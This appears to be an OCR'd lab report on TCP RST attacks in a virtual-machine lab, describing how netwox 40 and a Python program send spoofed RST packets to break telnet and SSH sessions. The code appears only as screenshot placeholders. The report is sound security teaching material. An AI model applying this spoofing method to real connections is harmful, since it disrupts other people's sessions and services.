
Objective: To launch a RST attack on an existing telnet or ssh connection between two hosts in order to break the same.

Setup:


Attack VM: 10.0.2.9 ; **Server VM:** 10.0.2.6 ; **Client VM:** 10.0.2.5

1) TCP RST ATTACK ON TELNET CONNECTION USING NETWOX TOOL and Py PROGRAM

Connecting from a client to a server using telnet:




SCREENSHOT SHOWING THE SUCCESSFUL TELNET CONNECTION BETWEEN CLIENT AND SERVER




WIRESHARK CAPTURE FOR THE ESTABLISHED TELNET CONNECTION

We now launch the RST attack from the attack VM using netwox 40 tool and next using a py program. The attributes for the command and program i.e. the next sequence number of the packet to be sent from server to client, the destination port no are noted from the above wireshark capture.



SCREENSHOT SHOWING THE LAUNCH OF SUCCESSFUL RST ATTACK ON THE CLIENT SEEMING TO HAVE HAPPENED FROM THE SERVER

Similar procedure is followed as above: establishing telnet connection, using wireshark to obtain the next sequence number of the packet to be sent and the port number and these values are used in the program. PYTHON PROGRAM




SCREENSHOT SHOWING THE PYTHON PROGRAM AND THE ATTACK RUN ON THE ATTACKER MACHINE USING THE WRITTEN CODE


ON RUNNING THE ATTACK IN EITHER OF THE WAYS, WE OBTAIN THE SAME RESULTS AS SEEN IN THE BELOW SCREENSHOTS.

1) TELNET CONNECTION GETS CLOSED ON THE CLIENT SIDE

2) RESET PACKET IS SEEN TO HAVE BEEN SENT FROM THE SERVER TO THE CLIENT BUT THE SERVER IP ADDRESS HAS ACTUALLY BEEN SPOOFED BY THE ATTACKER FOR THE PURPOSE OF RST ATTACK




SCREENSHOT SHOWING THE DISCONNECTION OF TELNET CONNECTION ON THE CLIENT SIDE DUE TO THE RST ATTACK




WIRESHARK CAPTURE SHOWING RST PACKET SENT FROM SERVER TO CLIENT DUE TO THE RST ATTACK

2) TCP RST ATTACK ON SSH CONNECTION USING NETWOX TOOL and Py PROGRAM

Connecting from client to server using SSH:




SCREENSHOT SHOWING THE SUCCESSFUL SSH CONNECTION BETWEEN CLIENT AND SERVER




WIRESHARK CAPTURE FOR THE ESTABLISHED SSH CONNECTION


We now launch the RST attack from the attack VM using netwox 40 tool and next using a py program. The attributes for the command and program i.e. the next sequence number of the packet to be sent from server to client, the destination port no are noted from the above wireshark capture.



SCREENSHOT SHOWING THE LAUNCH OF SUCCESSFUL RST ATTACK ON THE CLIENT SEEMING TO HAVE HAPPENED FROM THE SERVER

